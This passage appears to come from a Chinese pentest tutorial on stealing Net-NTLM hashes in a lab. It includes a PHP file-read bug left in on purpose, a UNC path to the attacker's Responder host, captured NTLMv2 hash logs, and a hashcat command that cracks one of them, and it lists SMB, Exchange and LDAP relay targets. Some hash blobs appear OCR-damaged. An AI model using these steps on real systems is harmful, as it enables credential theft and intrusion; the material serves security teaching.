


```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-6UF3CJYLNBT]
    Responder Domain Name      [PLQN.LOCAL]
    Responder DCE-RPC Port     [48216]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:cf24ff5615da6d3f:7C32B34A53518F62FC2B3206069098C5:0101000000000000DE6
C2D8B0D701D95AD91DACE82AEF0000000002000800500004C0051004E0001001E00570049004E002D0036005500460033004300 4A00590
04C004E0042005400040034005700490004E002D0036005500460033004300 4A0059004C004E00420054002E0050004C0051004E002E00
4C004F00430041004C000300140050004C0051004E002E004C004F00430041004C000500140050004C0051004E002E004C004F0043004
1004C0007000800000DE6C2D8B0D701060004000200000008003000300000000000000001000000002000000231F0C527EC0DC1E36BF03
DE08EA91C0BEEE7B47669C99B151CFEDADBA4D37F10A001000000000000000000000000000000000000009001E00630069006600730 02F0
0310030002E00310030002E00310030002E0033000000000000000000
```

文件读取

demo.php


```
<?php
$filename = $_GET['file'];
readfile($filename);
```



(!) Warning: readfile(\\10.10.10.3\tmp): failed to open stream: Permission denied in G:\TempLab\phpStudy2016\WWW\Net-NTLM\demo.php on line 3

Call Stack

#	Time	Memory	Function	Location
1	0.0003	138056	{main}( )	...\demo.php:0
2	0.0003	138144	readfile ( )	...\demo.php:3



```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-MO6BS8PVHMP]
    Responder Domain Name      [DT78.LOCAL]
    Responder DCE-RPC Port     [47782]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:976f3b941f3db957:0BF6E4105B4D6EBF8C312BE9203F9889:01010000000000008056BE
34D9B0D701428C3D31A8D4F76F000000000200080044005400370038001001E00570049004E002D004D004F00360042005300380050 0
0560048004D005000040034005700490004E002D004D004F0036004200530038005000560048004D0050002E0044005400370038002E00
4C004F00430041004C00030014004400540037003800 2E004C004F00430041004C000500140044005400370038002E004C004F0043004
1004C0007000800 8056BE34D9B0D701060004000200000008003000300000000000000001000000002000000231F0C527EC0DC1E36BF03
DE08EA91C0BEEE7B47669C99B151CFEDADBA4D37F10A001000000000000000000000000000000000000009001E00630069006600730 02F0
0310030002E00310030002E00310030002E0033000000000000000000
```

0x04 NTLM利用姿势

NTLM利用不是这篇文章的重点，这里分享一下常见的利用方式，感兴趣的师傅可自行研究测试。

利用思路

- 暴力破解
- Relay 中继
  - SMB
  - EWS(Exchange)
  - LDAP

暴力破解


利用hashcat 基于字典进行离线爆破

参数说明

- 5600 Net-NTLM

```
hashcat -m 5600 admin::.:88c06d46a5e743c5:FBD01056A7EBB9A06D69857C12D5F9DC:0101000000000000F4AE876EB0D70195F68AC7D41F463700000000002000800320043004B004F0001001E00570049004E002D00450036003800330030005900560004C0035005A0052000400340057004900E002D004500360038003300300059005600 4C0035005A0052002E00320043004B004F002E004C004F00430041004C0003001400320043004B004F002E004C004F00430041004C0005001400320043004B004F002E004C004F00430041004C000700080000F4AE876EB0D70106000400020000000800300030000000000000000100000000200000AD34DB253663E6DF661C39C7D5712180BFA6346A77811E487B52B1C40C5853150A001000000000000000000000000000000000000009001E0063006900660073002F00310030002E0031003002E00310030002E003300000000000000000000 /root/Desktop/Responder/password-top1000.dict --force
```

如图



```
ADMIN::.:88c06d46a5e743c5:fbd01056a7ebb9a06d69857c12d5f9dc:0101000000000000f4ae876eb0d70195f68ac7d41f463700
000000002000800320043004b004f0001001e00570049004e002d00450036003800330030005900560004c0035005a00520004003400570
049004e002d00450036003800330030005900560004c0035005a0052002e00320043004b004f002e004c004f00430041004c0003001400
320043004b004f002e004c004f00430041004c0005001400320043004b004f002e004c004f00430041004c000700080000f4ae876eb0d
70106000400020000000800300030000000000000000100000000200000ad34db253663e6df661c39c7d5712180bfa6346a77811e487b
52b1c40c5853150a001000000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310
030002e003300000000000000000000:1qaz2wsx

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: ADMIN::.:88c06d46a5e743c5:fbd01056a7ebb9a06d69857c1...000000
Time.Started.....: Thu Sep 23 11:50:02 2021, (0 secs)
Time.Estimated...: Thu Sep 23 11:50:02 2021, (0 secs)
Guess.Base.......: File (/root/Desktop/Responder/password-top1000.dict)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     3451 H/s (1.61ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1000/1000 (100.00%)
Rejected.........: 0/1000 (0.00%)
Restore.Point....: 0/1000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: password → control

Started: Thu Sep 23 11:49:55 2021
Stopped: Thu Sep 23 11:50:04 2021
```

tip：

- 密码字典可以从每一次的项目中累积，毕竟这样更接近于实战场景的需求